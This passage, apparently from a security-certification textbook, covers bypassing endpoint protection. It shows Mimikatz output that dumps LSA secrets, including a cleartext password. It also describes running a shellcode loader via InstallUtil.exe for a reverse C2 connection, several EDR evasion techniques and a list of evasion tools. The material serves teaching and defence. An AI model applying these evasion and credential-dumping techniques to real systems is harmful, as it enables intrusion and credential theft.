
Figure 12.73: Screenshot showing loader compilation

- **Step 4:** Run the loader using InstallUtil.exe as a LOLBin to execute the shellcode in the system memory to create a reverse C2 connection evading the SEP solution:



```
User name :
SID name  : NT AUTHORITY\SYSTEM

448     {0;000003e7} 0 D 34870          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
 * Process Token : {0;000c0c27} 1 D 5782052      WIN2012SERVER\Administrator     S-1-5-21-3130361960-3886552745-2442079431-500
(14g,23p)       Primary
 * Thread Token  : {0;000003e7} 0 D 5856802      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Impersonation (Delegation)

mimikatz(powershell) # lsadump::secrets
Domain : WIN2012SERVER
SysKey : 720c29414b7b53b07406141c5282c122

Local name : WIN2012SERVER ( S-1-5-21-3130361960-3886552745-2442079431 )
Domain name : LOCALAD

Policy subsystem is : 1.12
LSA Key(s) : 1, default {488a4381-ce1b-9484-a18a-84b839918dda}
  [00] {488a4381-ce1b-9484-a18a-84b839918dda} 8a8126560801474509d2efc2e916c74190cddedea3f356773050721705ed506a

Secret  : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 df 5e ab 41 b1 99 f3 c5 32 1b 2a e5 d2 31 e7 a2 fc 63 67 b9 a2 f7 48 bd e0 e8 e2 9a 1a e2 b3 ac 5b 16 49 f9 93 6e af
```

Figure 12.74: Extracting system credentials bypassing the SEP solution



Other Techniques for Bypassing Endpoint Security

Hosting Phishing Sites	EDR uses **blacklisted IP addresses** that are regularly updated through multiple sources Most cloud infrastructure services are not listed in the blacklist; therefore, attackers exploit this feature to host phishing websites on **popular cloud infrastructures** such as Google Cloud and AWS
Passing Encoded Commands	Attackers send **commands encoded** with, for example, Base64 to cover their **arguments** and **code** to evade EDR detection Attackers also use **hex-format encryption** to ping different IP addresses to evade detection
Fast Flux DNS Method	The **Fast Flux method** allows attackers to change both the IP addresses and DNS names rapidly It helps the attackers **circumvent blacklists** and **hide the C&C server** behind the compromised systems operating as reverse proxies
Timing-based Evasion	It is a **sandbox evasion technique** where malware is executed during a specific time or after certain actions performed by the victim For example, using **sleep patching**, **delay APIs**, and **time bombs**
Signed Binary Proxy Execution	Attackers leverage trusted **in-built utilities** such as rundll.32 for the execution of malicious codes to evade the EDR solutions The legitimate utilities are signed with **digital certificates** and help in **proxying** the malicious code execution

Other Techniques for Bypassing Endpoint Security

Attackers use various evasion techniques to maintain persistence on a compromised system by avoiding different sandboxing services, UBA or SIEM solutions, which generate behavior-based alerts. They evade various security controls of a network after compromising a system for maintaining stealth and expanding malicious activities. Organizations may use different security controls such as IDS, IPS, or EDRs, but attackers can also implement various techniques to hide their activities and remain undetected. Therefore, to evade both behavior-based EDR tools, attackers take advantage of sophisticated mechanisms and advanced malware to hide their malicious operations.

- **Hosting Phishing Sites on Popular Infrastructure**

  The EDR mechanism used in organizations can block the IP addresses involved in phishing campaigns and other malicious activities to protect the end device. It uses blacklisted IP addresses that are regularly updated through multiple sources. Attackers exploit this feature and use legitimate website hosting cloud infrastructure services such as Google Cloud and AWS to host phishing websites and perform phishing attacks against the target organizations. The endpoint security implemented on the end devices can only prevent users from malicious IP addresses registered in the blacklist. Most popular hosting infrastructure services are not listed in the blacklist; therefore, attackers use them as command and control servers to perform malicious activities.

  Attackers can also use popular social media accounts to distribute malware by hiding malicious code in the uploaded photos or other multimedia files using steganography. Already infected malware reads the instructions hidden in the photos and acts accordingly to evade the endpoint security on the target system.

- **Passing Encoded Commands**

  Attackers can pass encrypted commands to bypass the detection mechanisms in specific circumstances. For example, passing Base64 encoded commands will allow attackers to cover their arguments and code. Attackers can also use hex-format encryption to ping different IP addresses for avoiding detection by security mechanisms.

- **Fast Flux DNS Method**

  Attackers can implement malware that uses various tricks for executing code that cannot be detected by security solutions. The fast flux method allows attackers to change both the IP addresses and DNS names rapidly, and is typically utilized by large botnets. This technique allows attackers to evade various security controls. It also helps the attacker to circumvent blacklists and hide the C&C server behind the compromised systems operating as reverse proxies. In this process, a victim system will only connect to the fast flux agents instead of the legitimate C&C server.

- **Timing-based Evasion**

  This is a sandbox evasion technique where malware is executed during a specific time or after certain actions by the victim. The actions may include opening a particular window and clicking it, which activates it after the system reboots. Some other examples are sleep patching, delay APIs, and time bombs.

- **Signed Binary Proxy Execution**


  This technique allows attackers to leverage trusted in-built utilities for the execution of malicious codes to evade EDR solutions. Attackers use these legitimate or trusted utilities because they are signed with digital certificates and help in proxying the malicious code execution. For example, attackers can take the advantage of **`rundll.32`** for executing malicious commands.

LO#06: Use IDS/Firewall Evading Tools

IDS/Firewall Evading Tools

Traffic IQ Professional

Traffic IQ Professional **generates custom attack traffic** which allows attackers to bypass the installed perimeter devices in the target network



https://www.idappcom.com

Nmap
https://nmap.org

Metasploit
https://www.metasploit.com

Inundator
https://sourceforge.net

IDS-Evasion
https://github.com

Hyperion-2.3.1
https://nullsecurity.net

